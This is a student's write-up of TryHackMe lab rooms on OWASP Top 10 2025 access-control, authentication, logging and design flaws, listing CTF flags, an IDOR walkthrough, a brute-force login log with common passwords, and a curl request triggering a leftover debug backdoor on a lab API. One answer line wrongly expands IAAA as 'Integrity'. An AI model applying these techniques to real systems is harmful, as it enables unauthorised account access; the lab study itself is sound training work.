

NAME: Mary Nyambura Gitau
GMAIL:marynyambura657@gmail.com
ADMISSION NUMBER: CS-SA12-26067

OSWAP TOP 10 2025:IAAA FAILURES WITH TRY HACK ME

1.1 Introduction

In this module i covered the OWASP Top 10 2025 categories:

1. A01: Broken Access Control
2. A07: Authentication Failures
3. A09: Logging & Alerting Failures

I am ready to learn about IAAA failures!

No answer needed

✓ Correct Answer

1.2 What is IAAA

- Identity - the unique account (e.g., user ID/email) that represents a person or service.
- Authentication - proving that identity (passwords, OTP, passkeys).
- Authorisation - what that identity is allowed to do.
- Accountability - recording and alerting on who did what, when, and from where.

Questions

a)What does IAAA stand for?

What does IAAA stand for?

Identity, Authentication, Authorisation, Accountability

✓ Correct Answer

Answer: Integrity, Authentication, Authorisation and Accountability

1.3 A01:Broken Access

Broken Access Control occurs when an application fails to properly enforce restrictions on what authenticated users are allowed to access or modify. This means users can perform actions or access data outside of their intended permissions.

Question

a) If you don't get access to more roles but can view the data of other users, what type of privilege escalation is this?

Answer: **Horizontal**

If you don't get access to more roles but can view the data of another users, what type of privilege escalation is this?

Horizontal

✓ Correct Answer

b) What is the note you found when viewing the user's account who had more than \$ 1 million?


Answer: **THM{Found.the.Millionare!}**

What is the note you found when viewing the user's account who had more than \$ 1 million?

THM{Found.the.Millionare!}

✓ Correct Answer

Explanation: I changed the id in the URL, from numbers 1-10, I got the user was id=7. And the flag is as indicated in the screenshot below.



1.4 A07: Authentication Failures.

This happens when an application cannot verify the user identity.username enumeration

- weak/guessable passwords (no lockout/rate limits)
- logic flaws in the login/registration flow
- insecure session or cookie handling

Question


What is the flag on the **admin** user's dashboard?


Answer: **THM{Account.confusion.FTW!}**

What is the flag on the **admin** user's dashboard?

THM{Account.confusion.FTW!}

✓ Correct Answer





1.5 A09:Logging and alerting failures

Questions

a)It looks like an attacker tried to perform a brute-force attack, what is the IP of the attacker?

Answer:**203.0.113.45**

b)Looks like they were able to gain access to an account! What is the username associated with that account?

Answer:**admin**

c)What action did the attacker try to do with the account? List the endpoint accessed.

Answer:**/supersecretadminstuff**

From the screen shot below you can tell that the IP address **203.0.113.45** has tried bruteforcing so as to gain access to the account, The user has tried different passwords.

For question b, you can tell the **user=admin** from the screenshot below.
And finally the attacker accessed /supersecretadmin stuff.

401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass=admin123
401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass=password
401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass=12345
401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass=letmein
401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass=qwerty
200 OK	203.0.113.45	POST	/login? user=admin&pass=Password123
200 OK	203.0.113.45	GET	/supersecretadminstuff
200 OK	13.107.42.14	GET	/statements

OWASP 2025: IAAA 3 OWASP 2025: IAAA 1 OWASP 2025: IAAA 2

3:31 PM 2/25/2026 7

It looks like an attacker tried to perform a brute-force attack, what is the IP of the attacker?

203.0.113.45

✓ Correct Answer

Looks like they were able to gain access to an account! What is the username associated with that account?

admin

✓ Correct Answer

What action did the attacker try to do with the account? List the endpoint the accessed.

/supersecretadminstuff

✓ Correct Answer

Task 6

Conclusion

How likely are you to recommend this room to others?

1

2

3

4

5

6

7

8

9

10

2025-01-15 08:42:09	401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:13	401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:17	401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:21	401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:25	401 Unauthorized	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:29	200 OK	203.0.113.45	POST	/login? user=admin&pass
2025-01-15 08:42:31	200 OK	203.0.113.45	GET	/supersecretadm
2025-01-15 08:42:33	200 OK	13.107.42.14	GET	/statements

OWASP 2025: IAAA 3OWASP 2025: IAAA 1OWASP 2025: IAAA 2

Conclusion and Summary

This module has clearly illustrated how broken access through IDOR can happen, an attacker can work through a broken URL, a user can bruteforce through an account and gain access to the account and also get sensitive information from the account. To better prevent this , as security analysts we are supposed to enforce a second layer of security eg.MFA or use of passkeys.

Below is the evidence screenshot of the completion of the task.

Share your win with your peers

Your progress can inspire others in your community.



OWASP Top 10 2025: IAAA Failures completed!

marynyambura657 completed another room on their cyber security journey.

Completed tasks

6

Points earned

56

Streak

3

Share on social media

Share your win before starting the next room

LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Reddit

OWASP 10 2025:Application Design Flaws

1.1 Introduction

In this module we will learn the 4 listed below flaws:

1. AS02: Security Misconfigurations
2. AS03: Software Supply Chain Failures
3. AS04: Cryptographic Failures
4. AS06: Insecure Design

I am ready to learn about design flaw vulnerabilities!

No answer needed

✓ Correct Answer

1.2 AS02:Security Misconfiguration

Security misconfigurations happen when systems, servers, or applications are deployed with unsafe defaults, incomplete settings, or exposed services.


Questions

Navigate to **MACHINE IP:5002**. It appears that the developers left too many traces in their User Management APIs. What is the flag?


Answer:THM{V3RB0S3_3RR0R_L34K}

Explanation

My target IP address was **10.112.136.95.5002**. I navigated to the web browser and searched the IP address and User API management system interface opened.



I then used kali with a different IPaddress 10.114.148.36:5002, get/api/user/ i tried working with different ID.I couldn't figure out the flag, i then used debug API and i got the flag.



1.3 ASO3: Software Supply chain failures

Navigate to `10.114.148.36:5003`. The code is outdated and imports an old `lib/vulnerable_utils.py` component. Can you debug it?

Answer: `THM{SUPPLY_CH41N_VULN3R4B1L1TY}`

Navigate to `10.114.148.36:5003`. The code is outdated and imports an old `lib/vulnerable_utils.py` component. Can you *debug* it?

Answer the questions below

What's the flag?

THM{SUPPLY_CH41N_VULN3R4B1L1TY}

✓ Correct Answer



Explanation:

I opened the task file with VS code, when you look at the `/api/process/` the server checks if the input data is exactly 'debug'. If it is, it returns the output of `debug_info()`. The developer left this logic in the code so i will use it.


If data=="debug":

Return jsonify(debug_info())- this code here was the backdoor that carried the payload from the library `lib/vulnerable_utils.py`

```
app-1763304148639 (1).py 1 X
C:\Users\User> app-1763304148639.py ...

15 @app.route('/api/process', methods=['POST'])
16 def process():
17     """Process user input using third-party library"""
18     try:
19         data = request.json.get('data', '')
20         if not data:
21             return jsonify({'error': 'Missing data parameter'}), 400
22
23         # Check for debug mode
24         if data == 'debug':
25             return jsonify(debug_info())
26
27         processed = process_data(data)
28         formatted = format_output(processed)
29
30         return jsonify({
31             'result': formatted,
32             'status': 'success'
33         })
34     except Exception as e:
```

So i debugged the /api/process/ using this syntax **curl -X POST -H "Content-Type: application/json" -d '{"data": "debug"}'** <http://10.112.136.95:5003/api/process> and got the flag as shown in the screenshot below.



1.4 AS04: Cryptographic Failures

Cryptographic failures happen when an encryption is done wrongly or it is not done at all.

What's the flag?

Answer: **THM{CRYPTO_FAILURE_H4RDCOD3D_K3Y}**

